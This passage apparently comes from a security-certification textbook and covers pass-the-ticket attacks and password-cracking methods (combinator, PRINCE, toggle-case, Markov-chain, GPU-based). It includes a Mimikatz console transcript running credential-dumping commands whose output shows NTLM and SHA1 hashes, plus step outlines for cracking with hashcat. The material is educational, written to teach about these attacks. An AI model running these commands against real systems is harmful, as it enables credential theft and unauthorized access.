
  Attackers launch pass-the-ticket attacks either by stealing the ST/TGT from an end-user machine and using it to disguise themselves as a valid user, or by stealing the ST/TGT from a compromised AS. After obtaining one of these tickets, an attacker can gain unauthorized access to the network services and search for additional permissions and critical data.

  Attackers use tools such as Mimikatz, Rubeus, Windows Credentials Editor, etc. to launch pass-the-ticket attacks:

  - **Mimikatz**

    Source: *https://github.com*

    Mimikatz allows attackers to pass Kerberos TGT to other computers and sign in using the victim's ticket. The tool also helps in extracting plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory. It is an open-source tool that enables anyone to see and store authentication data such as Kerberos tickets. Attackers can leverage this for privilege escalation and credential stealing.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 193087 (00000000:0002f23f)
Session           : Interactive from 0
User Name         : SQLEXPRESS20
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
SID               : S-1-5-21-735912402-222524527-3971465817-1025
        msv :
         [00000003] Primary
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * NTLM     : 6f3a1ecc9ba939caa44f10e0ec92a001
         * SHA1     : 5ab9edf29bacba81910802a2e47e703d05b313dc
        tspkg :
        wdigest :
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * Password : (null)
        kerberos :
         * Username : SQLEXPRESS20
         * Domain   : SERVER2019
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 192982 (00000000:0002f1d6)
Session           : Interactive from 0
User Name         : SQLEXPRESS19
Domain            : SERVER2019
Logon Server      : SERVER2019
Logon Time        : 5/16/2022 2:14:52 AM
```

Figure 6.18: Screenshot of Mimikatz

Other Active Online Attacks

- **Combinator Attack**

  In a combinator attack, attackers combine the entries of the first dictionary with those of the second dictionary. The resultant list of entries can be used to produce full names and compound words. Attackers use this wordlist to crack a password on the target system and gain unauthorized access to the system files.

  Steps involved in a combinator attack:

  - Find a valid target user.
  - Build your own two dictionaries or download two different wordlist dictionaries from online sources.
  - Create a final wordlist by merging entries of two separate dictionaries. For example, if the first dictionary contains 100 words, and the second dictionary contains 70 words, then the merged dictionary contains 100 × 70 = 7000 words.
  - Use automated tools, such as hashcat, to crack the password of the target user.

  Attackers perform this type of password cracking in a situation where a random phrase of words is used as a default password generation procedure.

- **Fingerprint Attack**

  In a fingerprint attack, the passphrase is broken down into fingerprints consisting of single- and multi-character combinations that a target user might choose as his/her password. For example, for a word '`password`', this technique would create fingerprints "`p`", "`a`", "`s`", "`s`", "`w`", "`o`", "`r`", "`d`", "`pa`" , "`ss`", "`wo`", "`rd`", etc. Attackers usually perform this attack to crack complex passwords such as "`pass-10`".

  To perform this attack, attackers create a list of unique password hashes from a leaked password hash database, and then perform a brute-force attack to obtain a wordlist and further start the fingerprint attack.

- **PRINCE Attack**

  A PRobability INfinite Chained Elements (PRINCE) attack is an advanced version of a combinator attack in which, instead of taking inputs from two different dictionaries, attackers use a single input dictionary to build chains of combined words. This chain can have between 1 and *n* words from the input dictionary concatenated together to form a chain of words. For example, if the length of characters to be guessed is 5, then the following combinations are created from the input dictionary:

  5-letter word

  3-letter word + 2-letter word

  2-letter word + 3-letter word

  1-letter word + 4-letter word

  … etc.

- **Toggle-Case Attack**

  In a toggle-case attack, attackers try all possible upper-case and lower-case combinations of a word present in the input dictionary. For example, if a word in the input dictionary is "`xyz`", the following set of combinations is generated:

  `Xyz`

  `Xyz`

  `XYz`

  `XYZ`

  `xYz`

  … etc.

  The success rate of this attack is low for the following reasons:

  - If users use upper-case letters, they either use it in the first place or in between the word
  - In other cases, the users use a lower or equal number of upper-case letters than lower-case letters

- **Markov-Chain Attack**

  In Markov-chain attacks, attackers gather a password database and split each password entry into two- and three-character syllables (2-grams and 3-grams); using these character elements, a new alphabet is developed, which is then matched with the existing password database.

  In the initial phase of this attack, attackers set a threshold parameter for the occurrences of the elements, and only the letters present in the new alphabet that occurred at least the minimum number of times are selected. Furthermore, this technique combines the selected letters into words with a maximum length of eight characters, and then a dictionary attack is performed to crack the target password.

- **GPU-based Attack**

  Graphics processing units (GPUs) are specialized circuits used in advanced computing devices to display graphics. GPUs can also be used by web browsers to expedite application processing in data centers and cloud environments.

  GPUs are based on cross-platform APIs such as OpenGL that can be accessed by any application on the device with user-level credentials or permissions. As computing devices such as laptops or desktops are configured with graphics drivers and libraries by default, GPU-based attacks can be launched through their APIs.

  To perform a GPU-based attack, attackers initially perform social engineering to trick the victim into downloading a malicious program or application. Then, the malicious program allows the attackers to secretly track user activities on the browser and perform side-channel leaks to steal passwords.

  The working of a GPU attack is as follows:

  - The attacker lures or forces the victim into visiting an insecure site or downloading a malware-loaded application onto their system.
  - When the victim installs the malware-loaded application, the malware starts accessing the browser's OpenGL API.
  - The malware on OpenGL API sets up a spy on the device to track activities on the browser.
  - When the victim accesses any website via the browser, attackers can copy every character entered by the victim on the password field of the website.


